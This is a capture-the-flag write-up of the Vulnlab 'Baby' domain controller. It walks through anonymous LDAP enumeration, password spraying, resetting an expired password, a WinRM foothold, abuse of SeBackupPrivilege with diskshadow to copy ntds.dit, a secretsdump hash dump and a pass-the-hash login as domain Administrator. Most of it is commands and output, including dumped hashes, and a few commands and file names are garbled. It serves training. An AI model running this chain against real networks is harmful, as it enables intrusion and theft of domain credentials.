



INITIAL SHELL:

NMAP Scan.

```
(kali@kali) - [~/opt/Vulnlab/baby]
$ nmap -p- -A 10.10.95.114 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-08 02:54 EDT
Nmap scan report for 10.10.95.114 (10.10.95.114)
Host is up (0.14s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: baby.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=BabyDC.baby.vl
|_ Not valid before: 2023-07-29T07:48:30
|_ Not valid after: 2024-01-28T07:48:30
|_ ssl-date: 2023-10-08T07:00:53+00:00; 0s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: BABY
|   NetBIOS_Domain_Name: BABY
|   NetBIOS_Computer_Name: BABYDC
|   DNS_Domain_Name: baby.vl
|   DNS_Computer_Name: BabyDC.baby.vl
|   DNS_Tree_Name: baby.vl
|   Product_Version: 10.0.20348
|_ System_Time: 2023-10-08T07:00:14+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49664/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49674/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc        Microsoft Windows RPC
61852/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: BABYDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   311:
|     Message signing enabled and required
|_ smb2-time:
|   date: 2023-10-08T07:00:18
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 385.51 seconds
```

Anonymous LDAP enumeration is possible. Enumerating list of users and “description” attribute using ldapsearch.

```
L-$ ldapsearch -H ldap://10.10.95.114 -x -b "dc=baby,dc=vl" "users" "description"
# extended LDIF
#
# LDAPv3
# base <dc=baby,dc=vl> with scope subtree
# filter: (objectclass=*)
# requesting: users description
#
# baby.vl
dn: DC=baby,DC=vl

# krbtgt, Users, baby.vl
dn: CN=krbtgt,CN=Users,DC=baby,DC=vl

# Domain Computers, Users, baby.vl
dn: CN=Domain Computers,CN=Users,DC=baby,DC=vl
description: All workstations and servers joined to the domain

# Domain Controllers, Users, baby.vl
dn: CN=Domain Controllers,CN=Users,DC=baby,DC=vl

# Schema Admins, Users, baby.vl
dn: CN=Schema Admins,CN=Users,DC=baby,DC=vl

# Enterprise Admins, Users, baby.vl
dn: CN=Enterprise Admins,CN=Users,DC=baby,DC=vl

# Cert Publishers, Users, baby.vl
dn: CN=Cert Publishers,CN=Users,DC=baby,DC=vl
description: Members of this group are permitted to publish certificates to the directory

# Domain Admins, Users, baby.vl
dn: CN=Domain Admins,CN=Users,DC=baby,DC=vl

# Domain Users, Users, baby.vl
dn: CN=Domain Users,CN=Users,DC=baby,DC=vl
description: All domain users

# Domain Guests, Users, baby.vl
dn: CN=Domain Guests,CN=Users,DC=baby,DC=vl
description: All domain guests

# Group Policy Creator Owners, Users, baby.vl
dn: CN=Group Policy Creator Owners,CN=Users,DC=baby,DC=vl
description: Members in this group can modify group policy for the domain

# RAS and IAS Servers, Users, baby.vl
dn: CN=RAS and IAS Servers,CN=Users,DC=baby,DC=vl
description: Servers in this group can access remote access properties of users
s
```

Getting all possible usernames and a possible password “BabyStart123!”.

```
# it, Users, baby.vl
dn: CN=it,CN=Users,DC=baby,DC=vl

# Administrator, Users, baby.vl
dn: CN=Administrator,CN=Users,DC=baby,DC=vl

# Guest, Users, baby.vl
dn: CN=Guest,CN=Users,DC=baby,DC=vl
description: Built-in account for guest access to the computer/domain

# Jacqueline Barnett, dev, baby.vl
dn: CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl

# Ashley Webb, dev, baby.vl
dn: CN=Ashley Webb,OU=dev,DC=baby,DC=vl

# Hugh George, dev, baby.vl
dn: CN=Hugh George,OU=dev,DC=baby,DC=vl

# Leonard Dyer, dev, baby.vl
dn: CN=Leonard Dyer,OU=dev,DC=baby,DC=vl

# Ian Walker, dev, baby.vl
dn: CN=Ian Walker,OU=dev,DC=baby,DC=vl

# Connor Wilkinson, it, baby.vl
dn: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl

# Caroline Robinson, it, baby.vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl

# Joseph Hughes, it, baby.vl
dn: CN=Joseph Hughes,OU=it,DC=baby,DC=vl

# Kerry Wilson, it, baby.vl
dn: CN=Kerry Wilson,OU=it,DC=baby,DC=vl

# Teresa Bell, it, baby.vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
description: Set initial password to BabyStart123!

# search reference
ref: ldap://ForestDnsZones.baby.vl/DC=ForestDnsZones,DC=baby,DC=vl

# search reference
ref: ldap://DomainDnsZones.baby.vl/DC=DomainDnsZones,DC=baby,DC=vl

# search reference
ref: ldap://baby.vl/CN=Configuration,DC=baby,DC=vl

# search result
search: 2
result: 0 Success
[baby] 0:[tmux]*
```

The same enumeration can be done using windapsearch python script.

```
(kali㉿kali)-[~/opt/Vulnlab/baby]
$ python3 windapsearch.py -d baby.vl --dc-ip 10.10.95.114 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=baby,DC=vl
[+] Attempting bind
[+] ... success! Binded as:
[+] None

[+] Enumerating all AD users
[+] Found 11 users:

cn: Guest

cn: Jacqueline Barnett
userPrincipalName: Jacqueline.Barnett@baby.vl

cn: Ashley Webb
userPrincipalName: Ashley.Webb@baby.vl

cn: Hugh George
userPrincipalName: Hugh.George@baby.vl

cn: Leonard Dyer
userPrincipalName: Leonard.Dyer@baby.vl

cn: Ian Walker
userPrincipalName: Ian.Walker@baby.vl

cn: Connor Wilkinson
userPrincipalName: Connor.Wilkinson@baby.vl

cn: Caroline Robinson
userPrincipalName: Caroline.Robinson@baby.vl

cn: Joseph Hughes
userPrincipalName: Joseph.Hughes@baby.vl

cn: Kerry Wilson
userPrincipalName: Kerry.Wilson@baby.vl

cn: Teresa Bell
userPrincipalName: Teresa.Bell@baby.vl

[*] Bye!
```



```

(kali@kali)-[~/opt/Vulnlab/baby]
$ python3 windapsearch.py -d baby.vl --dc-ip 10.10.95.114 -m 'it'
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=baby,DC=vl
[+] Attempting bind
[+] ... success! Binded as:
[+] None
[+] Attempting to enumerate full DN for group: it
[+] Using DN: CN=it,CN=Users,DC=baby,DC=vl

[+] Found 5 members:

b'CN=Teresa Bell,OU=it,DC=baby,DC=vl'
b'CN=Kerry Wilson,OU=it,DC=baby,DC=vl'
b'CN=Joseph Hughes,OU=it,DC=baby,DC=vl'
b'CN=Caroline Robinson,OU=it,DC=baby,DC=vl'
b'CN=Connor Wilkinson,OU=it,DC=baby,DC=vl'

[*] Bye!

(kali@kali)-[~/opt/Vulnlab/baby]
$ python3 windapsearch.py -d baby.vl --dc-ip 10.10.95.114 -m 'dev'
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=baby,DC=vl
[+] Attempting bind
[+] ... success! Binded as:
[+] None
[+] Attempting to enumerate full DN for group: dev
[+] Using DN: CN=dev,CN=Users,DC=baby,DC=vl


[+] Found 5 members:

b'CN=Ian Walker,OU=dev,DC=baby,DC=vl'
b'CN=Leonard Dyer,OU=dev,DC=baby,DC=vl'
b'CN=Hugh George,OU=dev,DC=baby,DC=vl'
b'CN=Ashley Webb,OU=dev,DC=baby,DC=vl'
b'CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl'

[*] Bye!

```

Saving all usernames to “users.txt”.



The screenshot shows a terminal window with a file explorer icon in the top left corner. A red box highlights the file name 'users.txt' and its path '~/.opt/Vulnlab/baby' in the top right corner. The terminal output lists 10 usernames, numbered 1 through 10, corresponding to the members found in the previous steps:

```

1 Jacqueline.Barnett
2 Ashley.Webb
3 Hugh.George
4 Leonard.Dyer
5 Ian.Walker
6 Connor.Wilkinson
7 Caroline.Robinson
8 Joseph.Hughes
9 Kerry.Wilson
10 Teresa.Bell

```

Password spraying using crackmapexec reveals “Caroline.Robinson” has password “BabyStart123!”. However the password must be changed first to login to the system.

```
kali@kali:~/opt/VulnLab/baby$ crackmapexec smb 10.10.95.114 -u baby.vl -H users.txt -p 'BabyStart123!' --continue-on-success
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported version!".format(
SMB 10.10.95.114 445 BABYDC [*] Windows 10.0 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True) (SMBv1:False)
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Jacqueline.Barnett:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Ashley.Webb:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Hugh.George:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Leonard.Dyer:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Ian.Walker:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Connor.Wilkinson:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Caroline.Robinson:BabyStart123! STATUS_PASSWORD_MUST_CHANGE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Joseph.Hughes:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Jerry.Wilson:BabyStart123! STATUS_LOGON_FAILURE
SMB 10.10.95.114 445 BABYDC [-] baby.vl\Teresa.Bell:BabyStart123! STATUS_LOGON_FAILURE
```

Changing password to “Hacked@12345” (since “HACKED123” does not satisfy the complexity rule) using impacket’s smbpasswd tool for the user “Caroline.Robinson”.

```
kali@kali:~/opt/VulnLab/baby$ impacket-smbpasswd -h
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

usage: smbpasswd.py [-h] [-ts] [-debug] [-newpass NEWPASS] [-newhashes LMHASH:NTHASH] [-hashes LMHASH:NTHASH] [-altuser ALTUSER] [-altpass ALTPASS] [-althash ALTHASH] [-admin] target

positional arguments:
  target                [[domain/]username[:password]@]targetName or address

options:
  -h, --help            show this help message and exit
  -ts                  add timestamp to every logging output
  -debug               turn DEBUG output ON
  -newpass NEWPASS     new SMB password
  -newhashes LMHASH:NTHASH new NTLM hashes, format is LMHASH:NTHASH (the user will be asked to change their password at next login)

authentication:
  -hashes LMHASH:NTHASH NTLM hashes, format is LMHASH:NTHASH

RPC authentication:
  -altuser ALTUSER     alternative username
  -altpass ALTPASS     alternative password
  -althash ALTHASH     alternative NT hash

set credentials method:
  -admin              injects credentials into SAM (requires admin's privileges on a machine, but can bypass password history policy)

kali@kali:~/opt/VulnLab/baby$ impacket-smbpasswd baby.vl/Caroline.Robinson:'BabyStart123!'@10.10.95.114 --newpass HACKED123
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Password is expired, trying to bind with a null session.
[!] Some password update rule has been violated: for example, the password may not meet length criteria.

kali@kali:~/opt/VulnLab/baby$ impacket-smbpasswd baby.vl/Caroline.Robinson:'BabyStart123!'@10.10.95.114 --newpass Hacked@12345
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Password is expired, trying to bind with a null session.
[!] Password was changed successfully.

kali@kali:~/opt/VulnLab/baby$
```

Gaining initial foothold as “Caroline.Robinson” using evil-winrm.

```
kali@kali:~/opt/VulnLab/baby$ evil-winrm -i 10.10.95.114 -u Caroline.Robinson -p 'Hacked@12345'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> whoami
baby\caroline.robinson
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> Get-ChildItem -Path C:\ -Recurse | Where {$_.Name -match 'user.txt'} | Select Fullname
Fullname
C:\Users\Caroline.Robinson\Desktop\user.txt

*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> type C:\Users\Caroline.Robinson\Desktop\user.txt
VL{b2c6150b85125d32f4b253df9540d898}
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> ipconfig


Windows IP Configuration

Ethernet adapter Ethernet 2:


    Connection-specific DNS Suffix  . : eu-central-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::3169:72ea:dd47:ebad%7
    IPv4 Address. . . . . : 10.10.95.114
    Subnet Mask . . . . . : 255.255.192.0
    Default Gateway . . . . . : 10.10.64.1
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> hostname
BabyDC
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents>
```

PRIVILEGE ESCALATION:

“Caroline.Robinson” has “SeBackupPrivilege” enabled. Thus we can copy SAM and SYSTEM from registry and download it to kali attack machine.




Dumping the hashes using impacket’s secretsdump.



However this hash belongs to the “Administrator” of the local machine, not the “Administrator” of the domain. Thus login via evi-winrm is not possible. As a next step, we need to get the “ntds.dit” which contains the password hashes of all the domain users.



Script for creating a shadow copy as “ntds.dit” is being used by the target and cannot be copied from its original location.



Uploading the script to target.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> upload /home/kali/opt/Vulnlab/baby/shadow.txt
Info: Uploading /home/kali/opt/Vulnlab/baby/shadow.txt to C:\Users\Caroline.Robinson\Documents\shadow.txt

Data: 232 bytes of 232 bytes copied

Info: Upload successful!
```

Creating a shadow copy containing copy of ntfs.dit and copying it to
"C:\Users\Caroline.Robinson\Documents\ntfs.dit".

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> diskshadow /s shadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: BABYDC, 10/8/2023 6:38:08 AM

-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
Alias cdrive for shadow ID {39fc4240-5e78-4b82-8009-44325e20e0b9} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {56fb9b6f-6f9d-4c60-90f0-f43e598333d0} set as environment variable.
Querying all shadow copies with the shadow copy set ID {56fb9b6f-6f9d-4c60-90f0-f43e598333d0}

* Shadow copy ID = {39fc4240-5e78-4b82-8009-44325e20e0b9} %drive%
- Shadow copy set: {56fb9b6f-6f9d-4c60-90f0-f43e598333d0} %VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{1b77e212-0000-0000-0000-100000000000}\ [C:]
- Creation time: 10/8/2023 6:38:26 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
- Originating machine: BabyDC.baby.vl
- Service machine: BabyDC.baby.vl
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent Differential

Number of shadow copies listed: 1
-> expose %drive% E:
-> %drive% = {39fc4240-5e78-4b82-8009-44325e20e0b9}
The shadow copy was successfully exposed as E:\.
-> end backup
->
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> robocopy /b E:\Windows\ntfs . ntfs.dit
```

```
ROBOCOPY    ::      Robust File Copy for Windows

Started : Sunday, October 8, 2023 6:38:44 AM
Source : E:\Windows\ntfs\
Dest : C:\Users\Caroline.Robinson\Documents\
Files : ntfs.dit
Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30


New File      1      E:\Windows\ntfs\
0.0%          16.0 m      ntfs.dit
```

```
97.2%
97.6%
98.0%
98.4%
98.8%
99.2%
99.6%
100%
100%

Total      Copied      Skipped      Mismatch      FAILED      Extras
Dirs  :      1          0          1          0          0          0
Files :      1          1          0          0          0          0
Bytes :    16.00 m    16.00 m          0          0          0          0
Times :    0:00:00    0:00:00          0          0          0          0

Speed :           83,055,524 Bytes/sec.
Speed :           4,752.475 MegaBytes/min.
Ended : Sunday, October 8, 2023 6:38:44 AM
```


Transferring the ntds.dit to kali.



Dumping all domain users' password hash using impacket's secretsdump.

```
Impacket-secretsdump -sam sam -system system -ntds ntds.dit LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa3586bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
BABYDC$:1000:aad3b435b51404eeaad3b435b51404ee:6abdf96ee0c2af9b23479daca2b35a8a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6da4842e8c24b99ad21a92d620893884:::
baby.vl\Jacqueline.Barnett:1104:aad3b435b51404eeaad3b435b51404ee:20b8853f7aac1297bfbfc5ed2ab34aed8:::
baby.vl\Ashley.Webb:1105:aad3b435b51404eeaad3b435b51404ee:02e0841e1a2c6c0f1f0becac4161f89:::
baby.vl\Hugh.George:1106:aad3b435b51404eeaad3b435b51404ee:f0802574cc663783afdc8f35b6da3a1:::
baby.vl\Leonard.Dyer:1107:aad3b435b51404eeaad3b435b51404ee:b3b2f9c6640566d13bf25ac448f560d2:::
baby.vl\Ian.Walker:1108:aad3b435b51404eeaad3b435b51404ee:0e440fd30ebc2c524eaaed6b17bcd5c:::
baby.vl\Connor.Wilkinson:1110:aad3b435b51404eeaad3b435b51404ee:e125345993f6258861fb184f1a8522c9:::
baby.vl\Caroline.Robinson:1111:aad3b435b51404eeaad3b435b51404ee:90ab0f8d3ed2ce09ed628b031c989aed:::
baby.vl\Joseph.Hughes:1112:aad3b435b51404eeaad3b435b51404ee:31f12d52063773769e2ea5723e78f17f:::
baby.vl\Kerry.Wilson:1113:aad3b435b51404eeaad3b435b51404ee:181154d0dbca8cc061731803e60d1e4:::
baby.vl\Teresa.Bell:1114:aad3b435b51404eeaad3b435b51404ee:7735283d187b758f45c056e22cd20d8:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:ad08cbbadedff5ac70049bef721524a23375708cadefcb788704ba00926944f4
Administrator:aes128-cts-hmac-sha1-96:ac7aa518b36d5ea26de83c8d6aa6714d
Administrator:des-cbc-md5:d38cb994ae806b97
BABYDC$:aes256-cts-hmac-sha1-96:87ee6d41a1a7e03bafbabed2c822d0597167abb67b37099d53c5d56968a3545
BABYDC$:aes128-cts-hmac-sha1-96:81f6aa456e2561ba75f3251f9f6fde08
BABYDC$:des-cbc-md5:8fef68979223d645
krbtgt:aes256-cts-hmac-sha1-96:9c578fe1635da9e96eb60ad29e4e4ad90fdd471ea4dff40c0c4fce290a313d97
krbtgt:aes128-cts-hmac-sha1-96:15a1c9f79887b4305064ddae9ba09e14
krbtgt:des-cbc-md5:d57383f1b3130d65
baby.vl\Jacqueline.Barnett:aes256-cts-hmac-sha1-96:851185add791f50bcd027e0a0385eadaa68ac1ca127180a7183432f8260e084
baby.vl\Jacqueline.Barnett:aes128-cts-hmac-sha1-96:3abb8a49cf283f5b443ac2b39fd6f032
baby.vl\Jacqueline.Barnett:des-cbc-md5:01df1349548a206b
baby.vl\Ashley.Webb:aes256-cts-hmac-sha1-96:fc119502b9384a8aa6aff3ad659aa63bab9ebb37b7564303035357d10fa1039
baby.vl\Ashley.Webb:aes128-cts-hmac-sha1-96:81f5f99fd72fadd005a218b96bf17528
baby.vl\Ashley.Webb:des-cbc-md5:9267976186c1320e
baby.vl\Hugh.George:aes256-cts-hmac-sha1-96:0ea39386edf3512d71d3a3a2797a75db3168d8002a6929fd242eb7503f54258
baby.vl\Hugh.George:aes128-cts-hmac-sha1-96:50b066bdf7c919bfe8e85324424833dc
baby.vl\Hugh.George:des-cbc-md5:296bec86fd323b3e
baby.vl\Leonard.Dyer:aes256-cts-hmac-sha1-96:6d8fd945f9514fe7a8bbb11da8129a6e031fb504aa82ba1e053b6f51b70fdddd
baby.vl\Leonard.Dyer:aes128-cts-hmac-sha1-96:35fd9954c003efb73ded2fde9fc00d5a
baby.vl\Leonard.Dyer:des-cbc-md5:022313dce9a252c7
baby.vl\Ian.Walker:aes256-cts-hmac-sha1-96:54affe14ed4e79d9c2ba61713ef437c458f1f517794663543097ff1c2ae8a784
baby.vl\Ian.Walker:aes128-cts-hmac-sha1-96:78dbf35d77f29de5b7505ee88aef23df
baby.vl\Ian.Walker:des-cbc-md5:bcb094c2012f914c
baby.vl\Connor.Wilkinson:aes256-cts-hmac-sha1-96:55b0af76098dfe3731550e04baf17cb5b6da00de24c3f0908f4b2a2ea44475e
[baby] 0:[tmux]#2: 1:zsh-
```

Gaining full access to the target as “Administrator” (the domain account, not the local account which has the same name).

```
(kali@kali) [~/opt/VulnLab/baby]
$ evil-winrm -i 10.10.95.114 -u Administrator -H ee4457ae59f1e3fbd764e33d9cef123d

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami;hostname;ipconfig
baby\administrator
BabyDC

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : eu-central-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::3169:72ea:dd47:ebad%7
    IPv4 Address. . . . . : 10.10.95.114
    Subnet Mask . . . . . : 255.255.192.0
    Default Gateway . . . . . : 10.10.64.1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path C:\ -Recurse | Where {$_.Name -match 'root.txt'} | Select Fullname
Fullname
C:\Users\Administrator\Desktop\root.txt

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
VL{9000cab96bcf62e99073ff5f6653ce90}
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```